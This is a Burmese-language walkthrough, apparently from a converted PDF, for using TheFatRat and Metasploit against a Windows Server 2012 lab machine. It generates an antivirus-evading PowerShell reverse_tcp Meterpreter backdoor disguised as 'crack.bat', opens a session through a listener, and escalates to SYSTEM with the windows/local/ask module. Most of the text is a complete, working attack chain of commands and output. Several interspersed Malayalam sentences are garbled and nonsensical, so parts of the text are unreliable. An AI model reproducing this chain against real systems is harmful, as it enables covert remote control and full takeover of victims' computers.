root@mps:~/Desktop# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 13772 (delta 10), reused 19 (delta 7), pack-reused 13740
Receiving objects: 100% (13772/13772), 281.94 MiB | 1.00 MiB/s, done.
Resolving deltas: 100% (5104/5104), done.
Checking out files: 100% (9898/9898), done.
root@mps:~/Desktop#
```

ကျွန်တော်တို့ Download လုပ်လိုပြီးသွားရင်တော့ Desktop ပေါ်မှာ TheFatRat ဆိုတဲ့ Folder လေးကို တွေ့ရမှာဖြစ်ပါတယ်။

```
root@mps:~/Desktop# ls
TheFatRat
root@mps:~/Desktop#
```

ဒါလိုရင် ကျွန်တော်တို့ TheFatRat ဆိုတဲ့ folder ထဲကို cd ကိုအသုံးပြုပြီးဝင်ပါမယ်။ အထဲကိုရောက်သွားရင် ls နဲ့ခေါ်ကြည့်လိုက်ပါ setup.sh ဆိုတဲ့ file ကိုတွေ့ရမှာဖြစ်ပါတယ်။

```
root@mps:~/Desktop/TheFatRat# ls
autorun      fatrat      LICENSE  postexploit      release      update
backdoor_apk  grab.sh     lists    powerful.sh    setup.sh     www
backdoored    icons       logs    prog.c        temp
CHANGELOG.md  issues.md   output  prog.c.backup  tools
config        java        PE      README.md    troubleshoot.md
root@mps:~/Desktop/TheFatRat#
```

ഒരു setup.sh file നു run ചെയ്യാൻ ഫോലോം ആവശ്യമാണ്. Command നു chmod +x setup.sh ചെയ്യാം.

```
root@mps:~/Desktop/TheFatRat# chmod +x setup.sh
root@mps:~/Desktop/TheFatRat#
```

പ്രോഗ്രാം നു run ചെയ്യാം. Command നു ./setup.sh ചെയ്യാം. Internet Connection നു ലഭിച്ചാൽ പോലീസ് കൗൺസിൽ അംഗം ആകുന്നു.

\* INSTALL DNSUTILS \*

```
1 5.18.0.240+dfsg-3 [38.0 kB]
Get:69 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-microsoft-web-infrastructure
1.0-cil all 5.18.0.240+dfsg-3 [40.5 kB]
Get:70 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-oracle4.0-cil all 5.18.0.240
+dfsg-3 [87.8 kB]
Get:71 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-parallel4.0-cil all 5.18.0.2
40+dfsg-3 [46.1 kB]
Get:72 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-peapi4.0a-cil all 5.18.0.240
+dfsg-3 [70.6 kB]
Get:73 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-relaxng4.0-cil all 5.18.0.24
0+dfsg-3 [103 kB]
Get:74 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-simd4.0-cil all 5.18.0.240+d
fsg-3 [50.3 kB]
Get:75 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-servicemodel-internal
s0.0-cil all 5.18.0.240+dfsg-3 [105 kB]
Get:76 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-smiagnostics0.0-cil all 5.1
8.0.240+dfsg-3 [50.8 kB]
Get:77 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-componentmodel-compos
ition4.0-cil all 5.18.0.240+dfsg-3 [120 kB]
Get:78 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-configuration-install
4.0-cil all 5.18.0.240+dfsg-3 [42.7 kB]
Get:79 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-data-datasetextension
s4.0-cil all 5.18.0.240+dfsg-3 [45.3 kB]
Get:80 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-runtime-serialization
4.0-cil all 5.18.0.240+dfsg-3 [272 kB]
Get:81 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-xml-linq4.0-cil all 5
.18.0.240+dfsg-3 [80.0 kB]
Get:82 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 libmono-system-data-entity4.0-cil al
l 5.18.0.240+dfsg-3 [862 kB]
42% [82 libmono-system-data-entity4.0-cil 501 kB/862 kB 58%]
```


164 kB/s 2min 51s

അംഗിരും നു install ചെയ്യാം.

```
Do you want to create a shortcut for fatrat in your system
so you can run fatrat from anywhere in your terminal and desktop ?

Choose y/n :
```

အပေါ်ကပုံအတိုင်းပြလာ ပြီဆိုရင်တော့ ကျွန်တော်တိုက ၁ ကိုနိုင်ပေးပါမယ်။ Install လုပ်တဲ့အဆင့်ပြီး သွားပြီဆိုရင်တော့ Terminal ကနေ fatrat လိုဂိုက်လိုက်ပါ။ အောက်ဖော်ပြပါ ပုံအတိုင်းတွေရမှာ ဖြစ်ပါတယ်။




```

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excellent]
[07] Create Backdoor For Office with Metasploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]--[~]--[menu]:
  ↗

```

ဒီမှာကျွန်တော်တိုက No 6 ကိုရွေးပါမယ်။



ကျွန်တော်တိုက Powershell attack ကိုလုပ်မှာဖြစ်လို No 1 ကိုပဲရွေးပါမယ်။ ရွေးပြီးရင်တော့ထည့်သွင်းရမှာတွေကို အောက်မှာကျွန်တော် ပြပေးထားပါတယ်။

```
[TheFatRat]—[~]—[pwnwind]:
→ 1

Your local IPV4 address is :
Your local IPV6 address is :
Your public IP address is :
Your Hostname is :

Set LHOST IP: 172.16.16.2

Set LPORT: 4444

Please enter the base name for output files :crack

+-----+
| [ 1 ] windows/shell_bind_tcp
| [ 2 ] windows/shell/reverse_tcp
| [ 3 ] windows/meterpreter/reverse_tcp
| [ 4 ] windows/meterpreter/reverse_tcp_dns
| [ 5 ] windows/meterpreter/reverse_http
| [ 6 ] windows/meterpreter/reverse_https
+-----+

Choose Payload :3

[ ++++++ ]
```

Payload create လုပ်တာပြီးသွားပြီဆိုရင်တော့ Terminal ကနေ msfconsole ကိုလိုရှိက်ပါ။ ပြီးရင် ပထမဗြီးဆုံး ရှိက်ရမယ့် Command ကတော့ use exploit/multi/handler ပဲဖြစ်ပါတယ်။ အဲဒါရှိက်ပြီး သွားရင်တော့ Payload သတ်မှတ်ပေးရပါမယ်။ Command ကတော့ set payload windows/meterpreter/reverse\_tcp ပဲဖြစ်ပါတယ်။ ပြီးသွားရင် show options နဲ့ခေါ်ကြည့်ပါ။

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      172.16.16.2   yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) >

```

ကျွန်တော်တို့ LHOST နဲ့ LPORT ကိုသတ်မှတ်ပေးရပါ၍မယ်။ Command ကတော့ set lhost 172.16.16.2 နဲ့ lport အတွက်ကတော့ lport 4444 ပဲဖြစ်ပါတယ်။

```

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      172.16.16.2   yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) >

```

ဒါခိုရင်တော့ အားလုံး OK နေပါ၍။ ကျွန်တော်တို့ create လုပ်ထားတဲ့ payload ၏ Download ဆွဲထားတဲ့ TheFatRat ဆိုတဲ့ Folder ထဲက output ဆိုတဲ့ folder ထဲမှာရှိပါတယ်။

```

root@mps:~# cd Desktop/TheFatRat/output/
root@mps:~/Desktop/TheFatRat/output# ls
crack.bat
root@mps:~/Desktop/TheFatRat/output#

```

ပြီးသွားရင်တော့ Target machine ဖြစ်တဲ့ Windows Server 2012 ထံသို့ပေးရပါမယ်။ ဒါဆိုရင်တော့ ready ဖြစ်နေပါပြီ။ Metasploit ကနေ exploit/run command ကိုအသုံးပြုပြီး စတင် listen လုပ်လိုက်ပါ။

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.16.2:4444
```

ပြီးရင်တော့ Windows Server ကနေ စောနကုပ္ပါယားတဲ့ crack.bat file ကို run လိုက်ပါ။ Run တဲ့အခါ Double click နှင့်ပြုး run လို့ရသလို right click နှင့်ပြုး edit ကိုနိပ်ရင် code တွေကိုတွေ့ရမှာဖြစ်ပါတယ် အဲ့ code တွေကို powershell ထဲကူးထည့်ပြုး enter ခေါ်လိုက်ပါ။ ဒါဆိုရင်တော့ kali မှာ အောက်ကပုံအတိုင်း shell access ကိုရရှိတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

```
[*] Started reverse TCP handler on 172.16.16.2:4444
[*] Sending stage (179779 bytes) to 172.16.16.4
[*] Meterpreter session 1 opened (172.16.16.2:4444 -> 172.16.16.4:49263) at 2019-09-12 04:36:45 -0400
meterpreter > 
```

လောလောဆယ်ကျွန်တော်တို့ ဘယ် user နဲ့ access ရထားလဲဆိုသိမ့်အတွက် getuid ဆိုတဲ့ command ကိုအသုံးပြုလိုက်ပါ။

```
meterpreter > getuid
Server username: WIN-7S51CGQOT0E\hannix
meterpreter > 
```

ကျွန်တော်တို့ admin access ကိုမရသေးပါဘူး ပိုပြီးကြိမ်းသေအောင် getsystem ဆိုတဲ့ command ကိုအသုံးပြုပြီး ကြည့်ပါမယ်။

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > 
```

အခုဆက်ပြီး Administrator access ရရှိမှုအတွက် Privilege escalation လုပ်ဆောင်ရပါမယ်။ Metasploit ဖွင့်ထားတဲ့ terminal မှာ background ဆိုတဲ့ command ကိုအသုံးပြုပြီး session ကနေခန့်တွက်လိုက်ပါ။

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > 
```

ပြီးရင်တော့ Privilege escalation လုပ်ဖို့အတွက် exploit ကိုပြန်ရွေးပေးရပါမယ်။ အဲဒီလို့ Privilege escalation လုပ်ဆောင်နိုင်တဲ့ exploit တွေအများကြီးရှိပါတယ်။ ကျွန်တော်ကတော့ အလွယ်ဆုံး exploit တစ်ခုကိုအသုံးပြုပါမယ်။ Command ကတော့ use exploit/windows/local/ask ပဲဖြစ်ပါတယ်။

```
msf5 exploit(multi/handler) > use exploit/windows/local/ask
msf5 exploit(windows/local/ask) > █
```

ဆက်ပြီးတော့ payload ရယ် Session ရယ်ကိုသတ်မှတ်ပေးရပါမြို့မယ်။ အရင်ဆုံး payload ကိုသတ်မှတ်ပေးရပါမယ်။ Command ကတော့ set payload windows/meterpreter/reverse\_tcp

```
msf5 exploit(windows/local/ask) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ask) > █
```

ပြီးရင်တော့ session သတ်မှတ်ပါမယ်။ show sessions ဆိုတဲ့ command ကိုအသုံးပြုပြီး session ဘယ်နှစ်ခုရှိ လဲအရင်ကြည့်လိုက်ပါ။

```
msf5 exploit(windows/local/ask) > show sessions
Active sessions
=====
Id  Name  Type          Information                         Connection
--  ---  ---          -----
1   meterpreter x86/windows  WIN-7S51CGQ0T0E\hanniuu @ WIN-7S51CGQ0T0E  172.16.16.2:4444 -> 172.16.16.4:49263 (172.16.16.4)
msf5 exploit(windows/local/ask) > █
```

လက်ရှိကျွန်တော်တို့မှာ session တစ်ခုပဲရှိတာဖြစ်တဲ့အတွက် set session 1 ဆိုတဲ့ command ကိုအသုံးပြုပြီး Session ကိုသတ်မှတ်ပေးလိုက်ပါ။ ပြီးရင်တော့ show options ကိုအသုံးပြုပြီး တခြားလိုအပ်တာတွေကို ထည့်သွင်းဖို့ကြည့်လိုက်ပါ။

```
msf5 exploit(windows/local/ask) > show options
Module options (exploit/windows/local/ask):
Name      Current Setting  Required  Description
----      -----          -----    -----
FILENAME            no        File name on disk
PATH                no        Location on disk, %TEMP% used if not set
SESSION             1         yes      The session to run this module on.
TECHNIQUE          EXE       yes      Technique to use (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC          process     yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST              127.0.0.1   yes      The listen address (an interface may be specified)
LPORT              4444       yes      The listen port

Exploit target:
Id  Name
--  --
0   Windows

msf5 exploit(windows/local/ask) > 
```


ကျွန်ုတ်တို့ lhost နဲ့ lport ကိုသတ်မှတ်ပေးဖို့လိုပါသေးတယ်။ အဲဒါတွေကိုသတ်မှတ်ပေးလိုက်ပါ။

```
msf5 exploit(windows/local/ask) > set lhost 172.16.16.2
lhost => 172.16.16.2
msf5 exploit(windows/local/ask) > set lport 4444
lport => 4444
msf5 exploit(windows/local/ask) > 
```

ပြီးသွားရင်တော့ exploit ဆိုတဲ့ command ကိုအသုံးပြုပြီး exploit ထက်လုပ်ပါမယ်။

```
msf5 exploit(windows/local/ask) > exploit
[*] Started reverse TCP handler on 172.16.16.2:4444
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading ojagDKczcZF.exe - 73802 bytes to the filesystem...
[*] Executing Command!
```

အဲလိုပျိုး exploit လုပ်ပြီးတဲ့အခါ Target systm မှာ yes/no မေးတဲ့ box လေးတက်လာပါမယ်။ Yes ဆိုတဲ့ button ကိုနှပ်လိုက်ပါ။



Yes, ကိုရွေးပြီးတာနဲ့ kali မှာ အောက်ကအတိုင်းပေါ်လာပါလိမ့်မယ်။

```
[*] Sending stage (179779 bytes) to 172.16.16.4
[*] Meterpreter session 2 opened (172.16.16.2:4444 -> 172.16.16.4:49285) at 2019-09-12 04:56:09 -0400
meterpreter > 
```

အခုထက်ရှိတာကတော့ session 2 ဖြစ်ပါတယ်။ ဒီမှာကျွန်တော်တိုက getuid, getsystem စတဲ့ command တွေကိုအသုံးပြုပြီး စစ်ဆေးကြည့်ပါ။

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


ဒါဆိုရင်တော့ ကျွန်တော်တိုက Windows Server ရဲ့ admin access ကိုရရှိပြီဖြစ်ပါတယ်။ ထက်ပြီး Help ဆိုတဲ့ command ကိုအသုံးပြုပြီး ကြည့်လိုက်ပါ ကျွန်တော်တို့လုပ်ဆောင်လို့ရတာတွေကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။

```
meterpreter > help
Core Commands
=====
Command           Description
-----
?                Help menu
background        Backgrounds the current session
bg               Alias for background
bgkill           Kills a background meterpreter script
bglist           Lists running background scripts
bgrun            Executes a meterpreter script as a background thread
channel          Displays information or control active channels
close             Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit              Terminate the meterpreter session
get_timeouts     Get the current session timeout values
guid              Get the session GUID
help              Help menu
info              Displays information about a Post module
irb               Open an interactive Ruby shell on the current session
load              Load one or more meterpreter extensions
machine_id       Get the MSF ID of the machine attached to the session
migrate          Migrate the server to another process
pivot             Manage pivot listeners
pry               Open the Pry debugger on the current session
quit              Terminate the meterpreter session
read              Reads data from a channel
resource          Run the commands stored in a file
run               Executes a meterpreter script or Post module
secure            (Re)Negotiate TLV packet encryption on the session
sessions          Quickly switch to another session
set_timeouts     Set the current session timeout values
sleep             Force Meterpreter to go quiet, then re-establish session.
transport         Change the current transport mechanism
use               Deprecated alias for "load"
uuid              Get the UUID for the current session
write             Writes data to a channel
```

ကျွန်တော်တို့ လုပ်ဆောင်လိုရတာ အများကြီးကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ အဲဒါတွေကိုတော့ မိမိဘာသာစမ်းကြည့်ကြပါ။

### Privilege escalation on Linux

